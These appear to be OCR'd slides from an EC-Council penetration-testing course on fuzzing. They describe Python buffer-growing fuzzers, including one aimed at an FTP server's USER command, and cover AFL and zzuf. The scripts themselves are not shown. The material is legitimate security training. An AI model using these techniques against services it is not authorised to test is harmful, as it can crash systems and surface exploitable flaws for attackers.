


Python

As we have seen, the Python script is very powerful and can be used to create different kinds of input. When performing exploit research and development, it is very useful to leverage a scripting language to send in varying amounts of input to try to cause an application to crash. Python can be very useful for spinning up a quick script to repeatedly connect to a service and send in varying amounts of input.

The first thing to understand is how the application handles user input. Once we have an idea of the type of input to send to the service, we can begin varying the levels of input to the service. The basic idea is that we connect to a service, send the buffer, increase the buffer, and then attempt it again. We can achieve this with a "while" loop until it stops being True.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Python FTP Fuzzer

This script on the previous slide can be adopted to several different types of services. You can build up your script based on the type service you would like to fuzz. This is an example of a Python script to fuzz an FTP server based on the “USER” command.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

AFL

For genetic or evolutionary fuzzing, the best option is american fuzzy lop (AFL), particularly for file-based parsers written in C or C++. When source code is available, the application may be instrumented with AFL during compilation with either clang or g++. In this section, we will take a look at this file-parsing application, which could pose a significant challenge to a mutation fuzzer.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




AFL Steps

This is a simple AFL process.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Getting Started



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

zzuf

C|PENT Certified Penetration Testing Professional

- Transparent application **input fuzzer**
- Find **bugs in applications** by corrupting their user-contributed data
- It works by intercepting file and network operations and **changing random bits** in the program's input.
- Behavior is deterministic
  - **Quality assurance**: Use zzuf to test existing software or integrate it into own software's testsuite.
  - **Security**: Very often, segmentation faults or memory corruption issues mean a potential security hole; zzuf helps expose some of them.
  - **Code coverage analysis**: Use zzuf to maximize code coverage.



http://caca.zoy.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

zzuf

Source: *http://caca.zoy.org*

Regardless of its simple appearance, zzuf is a highly capable tool. It has identified a very long list of bugs, and it is a powerful tool for you to explore.

zzuf is a transparent application input fuzzer. Its purpose is to find bugs in applications by corrupting their user-contributed data (which more than often comes from untrusted sources on the Internet). It works by intercepting file and network operations and changing random bits in the program's input.


zzuf's behavior is deterministic, making it easier to reproduce bugs. Its main areas of use are as follows:

- **Quality assurance:** Use zzuf to test existing software, or integrate it into your own software's test suite.
- **Security:** Very often, segmentation faults or memory corruption issues mean a potential security hole; zzuf helps expose some of them.
- **Code coverage analysis:** use zzuf to maximize code coverage.

zzuf's primary target is media players, image viewers, and web browsers, because the data they process is inherently insecure. However, zzuf has also been successfully used to find bugs in system utilities such as objdump.

zzuf is not rocket science: the idea of fuzzing input data is barely new, but zzuf's main purpose is to make things easier and automated. You can see an old, impressive list of bugs discovered with the tool.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

